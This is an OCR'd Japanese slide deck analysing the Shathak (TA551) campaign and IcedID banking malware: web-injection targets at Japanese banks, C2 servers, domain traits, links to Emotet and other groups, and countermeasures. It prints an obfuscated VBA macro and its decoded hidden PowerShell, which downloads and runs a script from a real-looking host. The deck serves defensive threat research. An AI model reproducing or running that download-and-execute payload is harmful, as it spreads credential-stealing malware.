Webインジェクションの設定ファイル

- 対象サイトのURLを示す正規表現は最適化されている
  - **2020年11月20日**

```
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
                        (中略)
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
^[redacted]¥.co¥.jp¥/.*¥/B¥/B¥/B¥/C100¥/[redacted].*¥.do.*$
```


対象サイトの正規表現の最適化

  - **2020年11月24日**

```
(?:[redacted])¥d?.(?:[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]
[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]|[redacted]
[redacted]).(?:co.jp|net)/.*/B/B/B/C100/[redacted].*.do
```

マニピュレーションサーバ

- 日本向けにおいては、Yummba が使用される
- 2種類の通信先が存在する
  - hxxps://[redacted] [.]com/jpccgrab
    （pkey：nl2uKn3k2d2）
  - wss://[redacted] [.]com/cdd4c0d



7.攻撃者グループの関連性

分析の観点

1. 通信先のドメイン名の特徴
2. 他の文書ファイルとの類似性
3. IcedIDを使用する他の攻撃事例
4. Webインジェクションの対象サイトの類似性

通信先のドメイン名の特徴

- 500件以上のドメイン名を分析

	文書ファイル	Valak	Ursnif	IcedID
ドメイン名取得日	**攻撃実施日**	**攻撃実施日** (一部異なるものが存在)	**攻撃実施日**	**攻撃実施の約7~10日前**
レジストラ	• **“Key-Systems GmbH”**	• **“Key-Systems GmbH”** (一部異なるものが存在)	• **“Key-Systems GmbH”** (一部異なるものが存在)	• **“NameSilo”** • **“Purkbun”** (一部異なるものが存在)
TLD	• .com	• .com	• .com • .at • .top	• .top • .xyz • .best • .casa • .co • .cyou • .directory
その他	• **ランダムな文字列** de9383sox0[.]com • **単語と数字の組み合わせ** soda8729[.]com xgk-company2593[.]com • **ドメイン名取得の自動化の可能性** 2020-07-23T10:14:21Z 2020-07-23T10:14:24Z 2020-07-23T10:14:31Z	• **ランダムな文字列** foe318[.]com • **単語の組み合わせのような文字列** delandwinebar[.]com 48boden-flow[.]com naturestyle-moebel[.]com など	• **ランダムな文字列** c71yovern[.]com bn60pabmloz[.]com tobmojiol2adf[.]com	• **同じような文字列の使用** ldrglobal[.]casa ldrtango[.]casa






他の文書ファイルとの類似性

- 比較対象1：
  - Emotetの文書ファイル（2019年2月）
  - 調査の過程で発見

- 比較対象2：
  - 2020年10月に確認された文書ファイル
  - 「#Thallium」や「#APT」とともに「**#TA551**」**(Shathak)** が使用されている
  - Thallium = Kimsuky
    北朝鮮が関与しているとされる攻撃者グループ

https://twitter.com/cyberwar_15/status/1313379907926335489

他の文書ファイルとの類似性（比較対象1）

	Shathak	Emotet
デザイン		
プロセスツリー		
スクリプト		

（検体：10d99e33a408dd532033a3606f86895b、920166dca03d295c2d29fe8cbd77f019　観測時期：2019年2月）


他の文書ファイルとの類似性（比較対象2）

- 本攻撃にShathakは関与していないものと考えられる


理由1

文書ファイルのデザイン全体をコピーした形跡がある

Shathakで使用される画像



本攻撃で使用された画像



理由2

VBAのコードがShathakの傾向と異なる

```
Function dsfweqfasdfwqfsdaf()
    Dim qewrtredf(10) As String
    Dim vbNormalFocus As Integer
    vbNormalFocus = Right(Left("jfsklfkshsdf023jkjffkjfkjisfj23", 13), 1)
    qewrtredf(1) = "$+DC$+D:$+D¥$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+D¥$+DS$+Dy$+Ds$+D
W$+DO$+DW$+D$+D6$+D4$+D¥$+DW$+Di$+Dn$+Dd$+Do$+Dw$+Ds$+DP$+Do$+Dw$+D$+De$+Dr$+DS
$+Dh$+De$+DI$+DI$+D$+D¥$+Dv$+D1$+D.$+DO$+D¥$+Dp$+D$+Dow$+De$+Dr$+D$+Ds$+Dh$+De$
+DI$+DI$+D.$+De$+Dx$+De$+D $+D-$+DW$+Di$+Dn$+Dd$+Do$+Dw$+DS$+Dt$+Dy$+DI$+De"
    qewrtredf(2) = "$+D $+DH$+Di$+Dd$+Dd$+De$+Dn$+D $+D-$+Dc$+Do$+Dm$+Dm$+Da$+D
n$+Dd$+D $+D&$+D[$+D[$+Ds$+Dt$+Dr$+Di$+Dn$+Dg$+D]$$+Da$+D"
    qewrtredf(3) = "=$+D{$+D($+DN$+De$+Dw$+D-$+DO$+Db$+Dj$+De$+Dc$+Dt$+D $+DN$+
De$+Dt$+D.$+DW$+De$+Db$+DC$+DI$+Di$+De$+Dn$+Dt$+D)$+D."
    qewrtredf(4) = "$+DD$+Do$+D($+D'h$+Dt$+Dt$+Dp$+D:$+D/$+D/$+Dg$+Do$+DI$+Dd$+
Db$+Di$+Dn$+D.$+Dm$+Dy$+Da$+Dr$+Dt$+Ds$+Do$+Dn$+DI"
    qewrtredf(5) = "$+Di$+Dn$+De$+D.$+Dc$+Do$+Dm$+D/$+DI$+De$+D/$+Dyj$+D.$+Dt$+
Dx$+Dt'$+D)"
    qewrtredf(6) = "$+D]$+D;$+D$$+Db$+D=$+D$$+Da$+D.$+Di$+Dn$+Ds$+De$+Dr$+Dt$+D
($+D2$+D9$+D.$+D'$+Dw$+Dn$+DI$+Do$+Da$+Dd$+DS$+Dt$+D"
    qewrtredf(7) = "r$+Di$+Dn$+Dg$+D'$+D)$+D;$+D$$+Dc$+D=$+Di$+De$+Dx$+D $+D$$+
Db$+D;$+Di$+De$+Dx$+D $+D$$+Dc$+D]"
    iefkdfknfk = qewrtredf
    wrewsdfdsfsad = Join(iefkdfknfk, "")
    wrewsdfdsfsad = Replace(wrewsdfdsfsad, "$+D", "")
    qwersdfjoi = Shell(wrewsdfdsfsad, vbNormalFocus)
End Function
```

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -command &{
    [string]$a={
        (New-Object Net.WebClient).Do('http://goldbin.myartsonline.com/le/yj.txt')
    };
    $b=$a.insert(29,'wnloadString');
    $c=iex $b;
    iex $c
}
```

IcedIDを使用する他の攻撃事例

攻撃事例 1

- 時期　：2019年10月～2019年11月
- 対象国：ドイツ、イタリア、アメリカ
- 使用マルウェア：IcedID、CobaltStrike、Maze
- 攻撃経路：メール＋添付ファイル(.doc)

- ドイツの連邦財務省やISP、イタリアの歳入庁、アメリカの合衆国郵便公社(USPS)などを騙ったメール使用。
- 攻撃者グループは「TA2101」と呼ばれる。

攻撃事例 2

- 時期　：2020年5月
- 対象国：アメリカ
- 使用マルウェア：IcedID
- 攻撃経路：メール＋添付ファイル(.doc)

- アメリカ合衆国労働省を騙ったメールを使用。
- “COVID-19”や“FMLA”などのキーワードを用いて、新型コロナウイルス感染症に関する通知に見せかけるなどの工夫を凝らしている。

攻撃事例 3

- 時期　：2020年5月
- 対象国：アメリカ
- 使用マルウェア：IcedID
- 攻撃経路：メール＋添付ファイル(.xls)

- 商品の発送通知に偽装したメールを使用。

攻撃事例 4


- 時期　：2020年6月～2020年11月
- 対象国：不明
- 使用マルウェア：IcedID、Zloader
- 攻撃経路：メール＋添付ファイル(.xlsb/パスワード付き.xls)

- 「求人に関心があるので履歴書を送付する」などの内容のメールを使用。

IcedIDを使用する他の攻撃事例


Shathakの文書ファイルのデザイン

攻撃事例 1




左図：「https://www.proofpoint.com/us/threat-insight/post/ta2101-plays-government-imposter-distribute-malware-german-italian-and-us」より引用


攻撃事例 2



攻撃事例 3



攻撃事例 4



パスワード付き.xlsが添付されている

2020年の日本における主なバンキングマルウェアの動向

- IcedID以外にも多用なバンキングマルウェアが日本を取り巻く状況にある


分類	攻撃経路	感染するバンキングマルウェア※
Shathak	メール （添付ファイル）	• IcedID
Emotet	メール （添付ファイル、リンク）	• Qbot • Zloader (SG) ..... 比較対象1 • Trickbot
ばらまきメール	メール （添付ファイル）	• Zloader (r1/r2) 比較対象2
RIG EK Fallout EK	Drive-by Download	• Ursnif • Zloader (DLLobnovaなど)
Bottle EK	Drive-by Download	• Cinobi

※丸括弧内の文字列はボットネットIDを示す。

Webインジェクションの設定の類似性（比較対象1）

- Emotet経由で感染する Zloader(SG)と比較
- IcedIDとZloader(SG)のWebインジェクションの設定は、類似している
  1. マニピュレーションサーバ（pkeyを含む）が同一
  2. Webインジェクト対象とするサイトが類似

分類	Zloader(SG)	IcedID		
	2020年9月24日	2020年10月27日	2020年11月20日	2020年11月24日
銀行	16	17	32	20
カード	12	11	12	12
ショッピング	1	1	1	1
その他	3	3	5	5
合計	32	32	50	38



※IcedIDの対象サイト設定(正規表現)の複雑化により単純比較が困難なため算出していない。

Webインジェクションの設定の類似性（比較対象2）

- ばらまきメール経由で感染する Zloader(r1/r2)と比較
- IcedIDとZloader(r1/r2)のインジェクションの設定は、類似している
  1. マニピュレーションサーバ（pkeyを含む）が同一
  2. Webインジェクト対象とするサイトが類似

分類	Zloader(r1/r2)	IcedID		
	2020年10月15日	2020年10月27日	2020年11月20日	2020年11月24日
銀行	25	17	32	20
カード	12	11	12	12
ショッピング	1	1	1	1
その他	4	3	5	5
合計	42	32	50	38

対象サイトURLの類似度

84%

91%

※

※IcedIDの対象サイト設定(正規表現)の複雑化により単純比較が困難なため算出していない。

8. まとめ

Shathakの全体像

- Shathak とは、マルウェア配信のためのネットワーク、または、攻撃者グループを指す
- メール配信からペイロード取得までの特徴
  1. 返信型メール
  2. パスワード付きZIPファイル
  3. 特徴的なURLパターンで通信する悪性文書ファイル
- 攻撃で使用される悪性文書ファイルは、LOLBASのテクニックを多用する
- 他のマルウェアとして、Valak、Ursnif、IcedID を使用する

攻撃者グループの関連性

文書ファイル

- ShathakとEmotetの過去の文書ファイルは、類似している（生成ツールを共有している可能性）
- ThalliumとShathakは関連がないものと推察する

IcedID

- IcedIDは複数の攻撃者グループで使用される（IcedIDが売買されている可能性：MaaS, CaaS）

Webインジェクション

- IcedIDのWebインジェクションの対象には、日本の銀行やカード会社などのサイトが含まれている
- IcedIDとZloader(SG, r1/r2)のマニピュレーションサーバは同一
- IcedIDとZloader(SG, r1/r2)のWebインジェクションの対象サイトは類似している

対策例

メールの監視／ブロック

- 添付ファイル名が「Info.zip」や「request.zip」など
- メールの件名に「Re:」が含まれる
- メール本文が次の文字列から始まる
  「おはようございます」「おはよう」「Good Morning」「Good Afternoon」など

エンドポイントの監視／ブロック

- LOLBAS(mshta.exe、certutil.exeなど)を別のフォルダにコピー、リネームして実行する
- rundll32.exeやregsvr32.exeから wscript.exe経由でValak JSを実行する
  （例） wscript.exe //E:jscript "C:¥Users¥Public¥xbMXehwAN.NAMAM"

IoCの収集／活用

- 公開情報などからShathakによる攻撃キャンペーンのIoCを入手、セキュリティ製品に適用する
  （Twitterで「#Shathak」「#TA551」「#IcedID」などのハッシュタグで検索すると収集しやすい）

Thank you
Any Questions?

SPECIAL THANKS :

Malware Traffic Analysis

ばらまきメール回収の会

参考文献

1. 「Evolution of Valak, from Its Beginnings to Mass Distribution」, Palo Alto Networks, 2020/07/24
   https://unit42.paloaltonetworks.com/valak-evolution/
2. 「Threat Spotlight: Valak Slithers Its Way Into Manufacturing and Transportation Networks」, Cisco Systems, 2020/07/01
   https://blog.talosintelligence.com/2020/07/valak-emerges.html
3. 「Valak Malware and the Connection to Gozi Loader ConfCrew」, SentinelOne, 2020/06/09
   https://labs.sentinelone.com/valak-malware-and-the-connection-to-gozi-loader-confcrew/
4. 「Valak: More than Meets the Eye」, Cybereason, 2020/05/28
   https://www.cybereason.com/blog/valak-more-than-meets-the-eye
   (日本語訳) https://www.cybereason.co.jp/blog/cyberattack/4747/
5. 「TA551 (Shathak) Word docs push IcedID (Bokbot)」, Brad, 2020/08/07
   https://isc.sans.edu/forums/diary/TA551+Shathak+Word+docs+push+IcedID+Bokbot/26438/
6. 「2020-09-10 - PCAP ONLY: TA551 (SHATHAK) SENDS ICEDID」, Malware Traffic Analysis, 2020/09/10
   https://www.malware-traffic-analysis.net/2020/09/10/index.html

参考文献

7. 「TA2101 plays government imposter to distribute malware to German, Italian, and US organizations」, Proofpoint, 2020/11/14
   https://www.proofpoint.com/jp/threat-insight/post/ta2101-plays-government-imposter-distribute-malware-german-italian-and-us
8. 「COVID-19 and FMLA Campaigns used to install new IcedID banking malware」, Juniper Networks, 2020/06/18
   https://blogs.juniper.net/en-us/threat-research/covid-19-and-fmla-campaigns-used-to-install-new-icedid-banking-malware
9. 「2020-05-01 - XLS MACRO --> LOADER EXE --> ICEDID (BOKBOT)」, Malware Traffic Analysis, 2020/05/01
   https://www.malware-traffic-analysis.net/2020/05/01/index.html
10. 「Threat Profiles GOLD CABIN」, SecureWorks, 掲載日時不明(最終閲覧:2021/01/05)
    https://www.secureworks.com/research/threat-profiles/gold-cabin

参考文献

11. 「New Banking Trojan IcedID Discovered by IBM X-Force Research」, IBM, 2017/11/13
    https://securityintelligence.com/new-banking-trojan-icedid-discovered-by-ibm-x-force-research/
12. 「IcedID: When ice burns through bank accounts」, Group-IB, 2020/05/29
    https://www.group-ib.com/blog/icedid
13. 「A Deep Dive Into IcedID Malware: Part I - Unpacking, Hooking and Process Injection」, Fortinet, 2019/07/22
    https://www.fortinet.com/blog/threat-research/icedid-malware-analysis-part-one
14. 「A Deep Dive Into IcedID Malware: Part II - Analysis of the Core IcedID Payload (Parent Process)」, Fortinet, 2019/07/16
    https://www.fortinet.com/blog/threat-research/icedid-malware-analysis-part-two
15. 「A Deep Dive Into IcedID Malware: Part III - Analysis of Child Processes」, Fortinet, 2019/07/22
    https://www.fortinet.com/blog/threat-research/deep-dive-icedid-malware-analysis-of-child-processes
16. 「New version of IcedID Trojan uses steganographic payloads」, Malwarebytes, 2019/12/03
    https://blog.malwarebytes.com/threat-analysis/2019/12/new-version-of-icedid-trojan-uses-steganographic-payloads/